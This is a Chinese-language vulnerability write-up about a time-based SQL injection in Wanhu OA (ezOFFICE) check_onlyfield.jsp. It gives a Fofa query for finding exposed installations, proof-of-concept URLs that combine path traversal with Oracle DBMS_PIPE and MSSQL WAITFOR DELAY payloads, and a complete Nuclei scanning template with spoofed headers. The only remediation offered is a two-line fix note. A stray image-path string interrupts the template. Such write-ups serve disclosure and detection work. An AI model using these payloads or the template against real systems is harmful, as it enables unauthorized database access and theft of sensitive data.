# 万户OA check\_onlyfield.jsp sql注入漏洞

## 漏洞描述

万户OA check\_onlyfield.jsp sql注入漏洞，攻击者可通过此漏洞获取敏感信息。

## 漏洞复现

1. Fofa

app="万户网络-ezOFFICE"



1. POC

/defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom\_form/run/checkform/check\_onlyfield.jsp?fieldId=1)+AND+9632=DBMS\_PIPE.RECEIVE\_MESSAGE(CHR(87)||CHR(65)||CHR(109)||CHR(70),3)+AND+(4917=4917

/defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom\_form/run/checkform/check\_onlyfield.jsp?fieldId=1);WAITFOR+DELAY+'0:0:3'

1. Nulce

id: wanhuoa-check-onlyfield-sqli

info:

name: wanhuoa-check-onlyfield-sqli

author: m0be1

requests:

- raw:

#ORACEL

- |

GET /defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom\_form/run/checkform/check\_onlyfield.jsp?fieldId=1)+AND+9632=DBMS\_PIPE.RECEIVE\_MESSAGE(CHR(87)||CHR(65)||CHR(109)||CHR(70),3)+AND+(4917=4917 HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

Accept-Encoding: gzip, deflate

X-Forwarded-For: 127.0.0.1

X-Originating-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

X-Remote-IP: 127.0.0.1

Accept-Language: zh-CN,zh;

Accept: \*/\*

Connection: close

- |

GET /defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom\_form/run/checkform/check\_onlyfield.jsp?fieldId=1)+AND+9632=DBMS\_PIPE.RECEIVE\_MESSAGE(CHR(87)||CHR(65)||CHR(109)||CHR(70),6)+AND+(4917=4917 HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

Accept-Encoding: gzip, deflate

X-Forwarded-For: 127.0.0.1

X-Originating-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

X-Remote-IP: 127.0.0.1

Accept-Language: zh-CN,zh;

Accept: \*/\*

Connection: close

- |

GET /defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom\_form/run/checkform/check\_onlyfield.jsp?fieldId=1)+AND+9632=DBMS\_PIPE.RECEIVE\_MESSAGE(CHR(87)||CHR(65)||CHR(109)||CHR(70),9)+AND+(4917=4917 HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

Accept-Encoding: gzip, deflate

X-Forwarded-For: 127.0.0.1

X-Originating-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

X-Remote-IP: 127.0.0.1

Accept-Language: zh-CN,zh;

Accept: \*/\*

Connection: close

#mssql

- |

GET /defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom\_form/run/checkform/check\_onlyfield.jsp?fieldId=1);WAITFOR+DELAY+'0:0:3'-- HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

Accept-Encoding: gzip, deflate

X-Forwarded-For: 127.0.0.1

X-Originating-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

X-Remote-IP: 127.0.0.1

Accept-Language: zh-CN,zh;

Accept: \*/\*

Connection: close

- |

GET /defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom\_form/run/checkform/check\_onlyfield.jsp?fieldId=1);WAITFOR+DELAY+'0:0:6'-- HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

Accept-Encoding: gzip, deflate

X-Forwarded-For: 127.0.0.1

X-Originating-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

X-Remote-IP: 127.0.0.1

Accept-Language: zh-CN,zh;

Accept: \*/\*

Connection: close

- |

GET /defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom\_form/run/checkform/check\_onlyfield.jsp?fieldId=1);WAITFOR+DELAY+'0:0:9'-- HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

Accept-Encoding: gzip, deflate

X-Forwarded-For: 127.0.0.1

X-Originating-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

X-Remote-IP: 127.0.0.1

Accept-Language: zh-CN,zh;

Accept: \*/\*

Connection: close

matchers-condition: or

matchers:

- type: dsl

condition: and

dsl:

- "duration\_1>=3 && duration\_1<=6"

- "duration\_2>=6 && duration\_2<=9"

- "duration\_3>=9 && duration\_3<=12"

- type: dsl


condition: and

dsl:

- "duration\_4>=3 && duration\_4<=6"

- "duration\_5>=6 && duration\_5<=9"

- "duration\_6>=9 && duration\_6<=12"



## 修复建议

1. 升级到安全版本
2. Sql预编译